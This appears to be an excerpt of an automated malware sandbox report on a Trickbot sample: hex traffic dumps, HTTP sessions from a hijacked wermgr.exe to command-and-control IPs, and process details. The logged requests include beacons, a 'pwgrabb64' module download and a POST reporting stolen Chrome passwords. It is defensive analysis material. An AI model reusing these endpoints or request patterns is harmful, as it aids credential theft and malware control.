df 1a 67 4b 76 28 d2 7b 0c f4 0a 94 23 8b 46 96 d2 ec e3 7e Data Ascii: 5S|?gc-j*k~P'`Vc%N:(W$?zpS{rJI58)^9sM|ca9EJ^jIJd)lWL|qYMPdZ[0eH;<///> 8.t_:IQon?)p#d;[u,*D3~?ugKv({#F~
2021-11-06 14:14:17 UTC	1217	IN	Data Raw: f1 93 37 ba 27 59 45 57 3c 07 37 d2 d5 bb 32 2c 46 21 21 fe 2f 81 a6 a0 16 c6 cc 81 41 8a 2f bf 50 80 eb 71 51 a4 f3 22 c5 f8 c6 39 32 1c 95 db 54 2b 00 f3 61 26 d4 2b ae d9 58 42 63 cb cc b5 21 dd 22 17 0a d6 70 be b9 a6 62 a1 64 26 cf 32 2a 79 e0 d7 86 bd 8f 90 ce c6 41 f8 79 b1 f0 17 ea da 66 07 7e 89 65 b4 52 18 18 e7 87 9e 4a 94 01 89 4c 0c a4 c8 7f d8 d0 ef a8 ba 12 19 96 ae b9 ad 60 6e 14 9e 22 aa 75 07 f3 f3 fd 9e be 69 56 8f 25 b4 3c 66 c7 6f 52 01 3d a3 d7 f0 03 dc 77 09 70 5a de c9 10 57 e6 e7 fe 65 b0 5b 1e 49 cc 61 d4 f5 c9 be 66 03 78 bc 29 56 db 8b cb 57 67 c9 55 1d 46 9b 71 d4 99 00 80 15 98 29 28 cd 57 52 fc 80 c3 6e a4 cf 5f 7f 69 7f 2b 23 9b 42 ea e6 e9 53 63 ee 58 56 36 76 d8 e5 3e 03 bf f6 76 6e 70 4a 50 51 e4 0d 9f f8 c8 a7 01 77 e5 Data Ascii: 7'YEW<72,F!!/A/PqQ"92T+a&+XBc!"pbd&2*yAyf~eRJL`n"uiV%<foR=wpZWe[Iafx)VWgUFq)(WRn_i+#BScX V6v>vnpJPQw

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:17 UTC	1233	IN	Data Raw: 8f cc 87 88 2e 07 82 fa 14 33 bc 14 ee 96 07 e7 8e 85 36 88 7c bf f5 78 14 f4 a5 da 24 0e c1 ed c4 a0 b7 0b 20 be 9d 74 da 74 49 4e ab fe d1 1e 50 d6 ac 16 50 42 2d 34 4c ba f3 da 4a 77 26 82 34 e3 0d 0d c4 ca 7d 04 9c d6 45 e1 46 de e4 ac a8 27 3e 26 b8 97 ad 89 ed 56 ae dc b2 db 4f de f6 b8 99 a2 3e 9a 7a ef 7b 3e 58 3f ed 24 9e fd 1c 9a ae 2c 1c 97 20 bd 40 81 be fe a3 1c d0 eb 15 54 33 82 90 3d cf 44 92 a2 ea 37 3a d3 b4 ae 77 f6 14 e3 51 16 07 68 bc 5f 0d 50 0c 84 2f 5a 24 80 c6 1b 92 88 ea 8d c7 49 3b cd e5 9b 32 08 16 f0 d6 d4 9a e4 96 61 4d 5a 75 0f 1c 93 a2 25 95 f8 9c d2 9a 64 94 96 69 02 97 60 a4 c2 94 a8 9c f0 fe 44 64 21 6e 70 b0 9e b7 58 64 b8 80 00 a0 a1 dc 14 fa d4 ca 8b 62 03 82 5d 27 a8 e9 ae 8a 9d a3 44 3f f7 6d 99 ed b3 bb 92 bb 6a 08 Data Ascii: .36|x$ ttINPPB-4LJw&4}EF'>&VO>z{>X?$, @T3=D7:wQh_P/Z$I;2aMZu%di`Dd!npXdb]'D?mj
2021-11-06 14:14:17 UTC	1249	IN	Data Raw: dd db c2 2a d6 f9 1b 51 30 03 b2 cc c1 3b c9 6e 24 c6 90 34 55 ad 21 42 4e a8 18 9b fa b1 70 b6 15 46 10 39 da af 4d de e8 6a 7d 16 11 fa 1a f3 4a 11 64 22 9c 5c 8f 60 44 e5 ac 70 cc e9 5e 9b a9 dd 5c 10 39 93 10 5a 78 27 e9 23 03 e4 c1 00 e9 ec 91 5e 5c 72 ff 8f af 81 b5 80 8b f8 f9 8e 5f 99 2b 74 e6 43 e3 c2 f0 98 95 d7 ea 9c bd 16 51 67 0e fa 15 31 3b 1f 09 ab 79 86 16 c4 be 4f 99 bb 47 ff c4 b3 4e 49 62 c0 39 bb 70 70 f4 8e f0 83 b4 e8 d5 43 0d c5 ae cd fb c8 04 fd 03 e5 b8 b4 dd 19 60 af a7 44 a7 8b 55 dd 23 81 ff a3 8e c6 e6 5d 25 ea 6e 35 f6 29 3b 8d 7e 23 a7 a4 78 0b 9a 6f 07 29 a7 76 e2 59 b8 18 0e f5 f3 64 b0 70 73 2d 69 d3 46 2b 02 d4 ee 0a d2 c0 e8 2f 4a 16 e5 89 13 22 63 b5 b5 30 f6 88 18 fe a9 ba 47 02 b2 bf 68 4f 7c e3 61 cf d8 4e f1 61 2a Data Ascii: *Q0;n$4U!BNpF9Mj}Jd"\`Dp^\9Zx'#^\r_+tCQg1;yOGNIb9ppC`DU#]%n5);~#xo)vYdps-iF+/J"c0GhO|aNa*
2021-11-06 14:14:17 UTC	1265	IN	Data Raw: 9d 99 d4 28 74 3b 2c 19 bd a0 0b 81 80 4a 67 0b 75 df 96 a4 ff e5 15 95 42 f8 8a 03 14 0b fa 03 15 96 3f f2 c9 91 1c 72 41 af 19 17 cc f5 20 f4 90 45 01 b5 db 53 a8 9a d8 2a 64 e7 a8 1b 6f fa 53 a5 5a 59 40 5c d3 e9 dd b1 1f 9f 1b 33 61 64 58 c5 df 48 62 c2 20 ec 96 79 fb 00 d2 3e 89 a2 fe bb 9a df 3c 7a 64 d4 19 e6 7c a6 45 38 1e 15 f3 ab 11 62 18 c3 d0 75 fc 43 09 85 64 50 cd 30 b2 7c 37 4c e4 0b fa 6d 26 a7 47 d6 40 4f 66 db 69 48 26 4b 82 c5 b7 75 59 c8 54 59 e3 6f 1b 65 6b f0 92 c7 a2 27 f8 21 3c db f9 c5 0f ef c5 83 fa b5 72 a7 7b 2c 15 7f 24 32 74 f5 73 c4 41 83 4c 75 fe f4 5e 77 d4 bc 9e bd 55 94 72 82 a3 2a fb 7b c5 5c 28 fd 20 41 ba 18 f9 ce a0 5e c9 50 26 dc ac d4 52 dc 6d 1c 56 28 35 a1 c1 ec cd f3 49 ec a6 47 45 ab 4a bd 6f 3a 4b 8a d0 bc d7 Data Ascii: (t;,JguB?rA ES*doSZY@\3adXHb y><zd|E8buCdP0|7Lm&G@OfiH&KuYTYoek'!<r{,$2tsALu^wUr*{\(A^P &RmV(5IGEJo:K
2021-11-06 14:14:17 UTC	1281	IN	Data Raw: 15 7b d7 d5 60 ef 8e 33 ff 1a f1 17 89 33 02 b2 5c 02 d4 88 b5 ce ac dc 4e 86 f3 55 2d ca b0 d8 ad 70 4e 68 fd 6b 56 c4 e2 39 15 bf 1a 30 49 2f 7b 20 f9 6c 6e 89 77 d0 66 1d 26 11 9c d4 bd a3 ca a9 00 2f 61 b9 87 74 1c 61 b4 e5 d6 72 57 b8 bb 1b 70 a7 b6 df bb 45 ce 7a b8 4a 6d 1d 52 4f e5 10 6c 37 6e 8a e9 04 f3 79 b2 36 80 e1 20 7d 3c b1 0e 71 56 28 61 4f 72 9c e5 23 f0 83 04 c7 5a d7 99 a2 ca 52 68 6c 3a 42 2c c6 1e 5d 18 98 f4 e7 87 06 65 f4 2c a0 50 e0 5b 76 1c 6c a9 39 e9 3d bd 46 6f c9 54 58 c5 43 37 d9 f1 c9 c9 fa 04 5d 92 99 b5 85 17 b5 96 14 bd 87 7c 1b bd 6c b5 29 83 0b ae 1f d7 c5 16 8f ff 8c 56 e9 4c d6 e9 fa ee 65 6f 0c 94 8f cd a7 a6 99 51 6f 85 39 43 4f 18 09 ed 8a c1 ca 0e 81 25 43 2e 22 47 15 9e 9b a7 d8 36 f2 57 cf 30 55 4f 85 d8 4e ac Data Ascii: {`33\NU-pNhkV90l/{ lnwf&/atarWpEzJmROl7ny6 }<qV(aOr#ZRhl:B,]e,P[vl9=FoTXC7]|l)VLeoQo9CO% C."G6W0UON
2021-11-06 14:14:17 UTC	1297	IN	Data Raw: c0 21 34 2e 88 16 f3 44 da 69 9c 74 7f 2d 5e 63 1e fb 12 af 06 8e fc 4b 28 4b 61 60 d4 7d 1f 17 bd e1 00 61 22 ec 1d b2 be 7f d2 ad e8 bc 35 ae 29 af d0 89 a0 f3 d6 07 90 ac f6 b6 b6 8f c6 a7 c2 5e 0a f5 e5 eb e8 aa 00 7a 9a 3d 2f 84 74 31 c6 8d 38 38 28 87 b5 73 24 98 2d 0d 7d b2 ce 6a 3a 55 7d a2 e1 cb ff 99 c5 78 a7 20 9d b3 a1 40 f9 2d ae 4f 9d d8 79 01 89 1a cb 8d e8 fc 23 72 1b d1 11 9b cb 9b 19 d9 4b 9c d2 5a 2b bd 01 0a 62 67 c7 e9 49 98 43 d6 b1 58 97 30 75 ad cb d7 31 4c 72 e0 03 29 b2 f9 88 e2 84 8b 57 0b 81 2a 54 6e f1 1b 31 b9 fc c0 2a 31 63 ff f5 6e c4 06 54 29 49 92 fa 26 bb 53 4f e9 ba a4 3f f7 da 8b 4b 4f 88 d2 80 e4 03 91 ef 79 b9 b8 60 5b 57 3b 06 7b 7b 87 e6 e3 5a 9f 58 8a 8c 67 e5 14 a0 5b d9 a2 78 d4 1f f6 c0 2a d9 53 86 40 40 96 17 Data Ascii: !4.Dit-^cK(Ka`}a"5)^z=/t188(s$-}j:U}x @-Oy#rKZ+bgICX0u1Lr)W*Tn1*1cnT)I&SO?KOy`[W;{{ZXg[x*S@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49807	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:15 UTC	944	OUT	POST /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrabb/DEBG// HTTP/1.1 Connection: Keep-Alive Content-Type: multipart/form-data; boundary=------Boundary00F7E03C User-Agent: curl/7.77.0 Content-Length: 137 Host: 46.99.175.217
2021-11-06 14:14:15 UTC	944	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 42 6f 75 6e 64 61 72 79 30 30 46 37 45 30 33 43 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 69 6e 66 6f 22 0d 0a 0d 0a 47 72 61 62 5f 50 61 73 73 77 6f 72 64 73 5f 43 68 72 6f 6d 65 28 29 3a 20 73 75 63 63 65 73 73 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 42 6f 75 6e 64 61 72 79 30 30 46 37 45 30 33 43 2d 2d 0d 0a 0d 0a Data Ascii: --------Boundary00F7E03CContent-Disposition: form-data; name="info"Grab_Passwords_Chrome(): success----------Boundary00F7E03C--
2021-11-06 14:14:16 UTC	1041	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:14:16 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:14:16 UTC	1041	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49781	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:50 UTC	2	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/user/user/0/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:50 UTC	2	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:50 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:12:50 UTC	2	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49782	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:51 UTC	2	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/path/C:%5CUsers%5Cuser%5C AppData%5CRoaming%5CGNU-Rach-559H%5CdngqoAXyDd.exe/0/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:51 UTC	2	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:51 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:12:51 UTC	2	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49783	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:51 UTC	2	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/23/100019/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:52 UTC	3	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:52 GMT Content-Length: 9 Connection: close
2021-11-06 14:12:52 UTC	3	IN	Data Raw: 4e 6f 74 20 66 6f 75 6e 64 Data Ascii: Not found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49784	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:52 UTC	3	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/DNSBL/listed/0/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:52 UTC	3	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:52 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:12:52 UTC	3	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49785	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:54 UTC	3	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/NAT%20status/client%20is%20behind%20NAT/0/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:54 UTC	3	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:54 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:12:54 UTC	3	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49786	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:56 UTC	3	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 24.45.255.9
2021-11-06 14:12:56 UTC	4	IN	HTTP/1.1 302 Found Set-Cookie: AIROS_6872516E0657=ddb722f4fb72773a791e116cf4cb38b0; Path=/; Version=1 Location: /cookiechecker?uri=/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/ Content-Length: 0 Connection: close Date: Sat, 06 Nov 2021 14:12:56 GMT Server: lighttpd/1.4.39

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49787	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:56 UTC	4	OUT	GET /cookiechecker?uri=/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 24.45.255.9 Cookie: AIROS_6872516E0657=ddb722f4fb72773a791e116cf4cb38b0
2021-11-06 14:12:56 UTC	4	IN	HTTP/1.1 302 Found Location: /index.html Content-Length: 0 Connection: close Date: Sat, 06 Nov 2021 14:12:56 GMT Server: lighttpd/1.4.39

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49788	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:56 UTC	4	OUT	GET /index.html HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 24.45.255.9 Cookie: AIROS_6872516E0657=ddb722f4fb72773a791e116cf4cb38b0
2021-11-06 14:12:57 UTC	4	IN	HTTP/1.1 302 Found Location: /login.cgi?uri=/index.html Content-Length: 0 Connection: close Date: Sat, 06 Nov 2021 14:12:57 GMT Server: lighttpd/1.4.39

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: dngqoAXyDd.exe PID: 9000 Parent PID: 7212

General

Start time:	15:12:35
Start date:	06/11/2021
Path:	C:\Users\user\Desktop\dngqoAXyDd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\dngqoAXyDd.exe"
Imagebase:	0x730000
File size:	652800 bytes
MD5 hash:	0AFBB383C5CEA9F11202D572141BB0F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000001.00000002.9279032092.0000000002881000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: wermgr.exe PID: 5016 Parent PID: 9000

General

Start time:	15:12:37
Start date:	06/11/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0x7ff756870000
File size:	228680 bytes
MD5 hash:	F7991343CF02ED92CB59F394E8B89F1F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2076 Parent PID: 9000

General

Start time:	15:12:38
Start date:	06/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe
Imagebase:	0x7ff743ff0000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 6472 Parent PID: 1472

General

Start time:	15:12:54
Start date:	06/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SYSTEM32\cmd.exe /c "C:\Users\user\AppData\Roaming\GNU-Rach-559H\cmdrun.bat"
Imagebase:	0x7ff743ff0000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 8652 Parent PID: 6472

General

Start time:	15:12:54
Start date:	06/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60ab30000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 1728 Parent PID: 5016

General

Start time:	15:13:07
Start date:	06/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\svchost.exe
Imagebase:	0x7ff67bdd0000
File size:	57360 bytes
MD5 hash:	F586835082F632DC8D9404D83BC16316
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis